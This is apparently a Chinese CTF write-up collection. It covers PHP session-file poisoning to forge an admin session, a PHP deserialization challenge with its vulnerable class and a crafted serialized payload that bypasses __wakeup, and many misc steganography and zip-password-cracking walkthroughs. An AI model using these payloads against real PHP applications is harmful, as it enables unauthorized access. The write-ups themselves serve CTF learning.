可以得知flag在flag.php中去访问flag.phg，提示不是admin用户



可以看到我们写入的文件存储到了tmp目录下，而 session的存储位置：一般是存储在/tmp下，我们可以通过改变session存储文件中的值，产生反序列化漏洞

php储存session的三种方式：

php_serialize 经过serialize()函数序列化数组

php 键名+竖线+经过serialize()函数处理的值

php_binary 键名的长度对应的ascii字符+键名+serialize()函数序列化的值

php是默认的存储方式

如何改变session存储文件中的值？

需要将username的值改为admin，也就是？content=admin|s:5:“admin”&name=sess_phpsessid [外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-sjg9D5jY-1595552634303)
(https://uploader.shimo.im/f/JdozUJlsZKoDD8T8.png!thumbnail)]

name对于我们是可控的，name也只是做了简单的过滤，没有影响

而content，在前面加了一串字符，我们需要是这传字符失效

也就是让content的值为?content=|N;admin|s:5:“admin”;

再次访问flag.php就可以得到flag

- [网鼎杯 2018] fakebook

Sql注入+反序列化+LFI

https://blog.csdn.net/mochu7777777/article/details/104868401

- 极客大挑战 2019]PHP

打开题目的实例

查看源码发现一句话，什么可爱备份了，猜测是备份文件泄露，于是，试试bak后缀，无用

直接上dirsearch扫了一圈，找到www.zip 备份文件，在index.php中发现

继续查看发现flag.php结果一个假flag而已

发现class.php,确定这题就是反序列化漏洞无疑

```php
<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
    function __wakeup(){
        $this->username = 'guest';
    }
    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>
```

于是，去构造payload,阅读源码发现需要时username=admin,password=100,还需要绕过__wakeup析构函数

```php
<?php
    private $username = 'admin';
    private $password = '100';
    $a = new Name('admin', 100);
    var_dump(serialize($a));
?>
```

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

在反序列化的时候会首先执行__wakeup()魔术方法，但是这个方法会把我们的username重新赋值，所以我们要考虑的就是怎么跳过__wakeup()，而去执行__destruct，跳过__wakeup()
在反序列化字符串时，属性个数的值大于实际属性个数时，会跳过 __wakeup()函数的执行

```
O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

不过还是没有结束，因为这个声明变量是private
private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0的前缀。字符串长度也包括所加前缀的长度

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

暴力破解类：

- [ics-06]

攻防世界

misc：

新手练习区

1. this is flag：

直接get flag

2. pdf：

将pdf文档转换为word文档，移动图片显示下方隐藏的flag

3. 如来十三章：

与佛论禅->rot13->base64

4. 坚持60秒：

下载文件使用反编译工具xjad进行反编译，打开文件夹使用vscode打开PlaneGameFrame.java文件，找到flag，将内容base64进行解码得到真正的flag。

5. give your flag

使用stegslove打开文件使用flame模式发现残缺二维码使用ps补全


6. 菜狗截获了一张菜鸡发给菜猫的动态图，却发现另有玄机

掀桌子

ext3

simpleRAR

1.使用winrar打开rar文件，发现内含一个png文件，而文件头有误



2.在010将7A改为74，提取出png图片

3.将文件后缀改为gif使用stegsolve查看文件发现隐藏损坏二维码，题目提示为：双图层使用ps打开，发现两个相似图层，分别保存，分别使用stegsolve打开发现两个残缺二维码，使用ps将其拼合并加上定位符号

4.使用QR research扫描

base64stego

使用010editor打开文件发现zip文件为伪加密，修改压缩源文件目录的标记为00打开文件

偶数未加密奇数加密


txt文件为base64的加密文件进行解密得到flag

功夫再高也怕菜刀

附件是一个流量包， 使用foremost分离出一个有密码的 压缩包，压缩包里的文件名为“fla g.t xt”，所以剩下的就是找解 压密码

在wireshark中

选择第七个tcp流 发现有个6666.jpg文件，使用TCP追踪流，复习下面蓝色部分。FFD8开头，FFD9结尾，并在中新建txt文件。在010 [外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-3nLqcMRR-1595552634317)(true)]中打开txt文件



stegano

使用浏览器打开pdf文档，全选另存为txt文档，打开发现

可以推测这是一个摩尔斯密码

将A用.替换 将B用-替换

再放到在线解密工具中，得到flag

高手进阶区

wireshark-1

使用wireshark打开流量包ctrl+f查找flag追踪包

Training-Stegano-1

010editor 直接打开

János-the-Ripper

附件是个压缩包，解压之后得到 misc100

用 010 分析发现是个压缩包，并且里面有 flag.txt

用 foremost 提取压缩包

这里解压要密码，要破解一下，这里用 ARCHPR

Test-flag-please-ignore

无加密

What-is-this

解压文件，是一个没有后缀的文件，放进winhex中审查一下，发现有几个文件名，目测这是一个压缩包，把后缀给为zip后解压，

两张图片，正常思路：1，图片拼接 2，盲水印 3，各有一部分flag

先试一下 图片拼接，用stegsolve把两张图片合成一下：

直接提交

base64÷4

embarrass

放入wireshark搜索即可

神奇的Modbus

flag为sctf{Modbus}

MISCall（为解决）

miscmisc（搬运）

明文攻击

【原理】

LSB图片隐写

【目的】

明文攻击 关于LSB图片隐写的解法 word字符隐藏显示 zip加密文件破解

【环境】

windows

【工具】

winhex、Advanced Zip Password Recover 、StegSolve

【步骤】

打开后下载附件buguoruci.png，是一个.png后缀的图片，看到图片二话不说直接梭，拖到HXD里面，直接搜索 flag，用F3查找下一处。

用winhex分析，我们会看到falg.zip字段，同时也可以看到 50 4B 03 04 的数字，.zip文件头是50 4B 03 04

这么多的zip格式文件，为啥不直接把源文件改成.zip格式那，直接梭，改完后成了一个.zip格式的压缩包，很惊喜，打开压缩包后，有如以下两个包

打开压缩文件 chadian.zip 。会看到一个加密的flag.zip文件和一个加密的flag.txt文本。。。这时候会想到用爆破软件Advanced Zip Password Recover 暴力破解.zip压缩包，可是暴力破解了半天，没出来密码。。 我们来看buguoruci.zip下的 chayidian.jpg ，如下

又来张图片 ，老规矩先放到HXD里看一下 ，同样搜索 flag ，会看到flag.txt 字段，往上扫一眼，惊喜万分又看到了 .zip文件开头 50 4B 03 04 字样，直接把jpg格式改为.zip格式。发现可以解压，得到一个 flag.txt 文件，咦，，，，，刚才解压chayidian.zip文件时，目录下也有一个flag.txt 文件，查看两个文件的CRC32 可知两个文件一样，很明显这是一个明文攻击，又已知是.zip加密，上工具 Advanced Zip Password Recover。

在这里我跑出密码 z$^58a4w

拿着密码将加密文件 flag.zip解压，得到如下几个文件：

（1）打开whoami.zip文件，发现有个加密文本，需要密码，猜想flag就在里面。

（2）打开world.doc文件，只有简单几个字。

（3）打开 world/media/task/writeup/cn/miscmisc/1.png图片。

发现有提示： pass in world. 此时想到密码可能与 此图片还有world.doc文件有关。既然是图片隐写， （1）放到HXD里面分析一下，发现没收获，再用经常使用的工具 StegSolve

打开图片然后试探各种通道，在LSB BGR条件下发现pass，所以这是LSB信息隐写。得到pass：z^ea，去解压文件 发现不行。

（2）根据提示 pass in world 猜想 world.doc 文件里不可能那么简单 可能还会有隐藏文字，百度一下，ctrl+A 全选，右击—字体—取消勾选隐藏。果不其然，发现了隐藏字符。

（3）到此为止，我们从world/media/task/writeup/cn/miscmisc/1.png中得到 pass：z^ea 在world.doc文件中得到隐藏字符串。
（4）出题人真不要脸，最后来了一个脑筋急转弯，谁会想到最后的密码是 pass内容+world里每行字符串的最后一个字符

（5）用密码解压加密文本，在这里插入图片描述

得到flag ：flag{12sad7eaf46a84fe9q4fasf48e6q4f6as4f864q9e48f9q4fa6sf6f48}

web

view_source

ctrl+u查看源码得到flag

robots

查看robots协议，看到flag的php访问拿到flag

图片已做防盗链处理
请在原文件中访问该图片

图片已做防盗链处理
请在原文件中访问该图片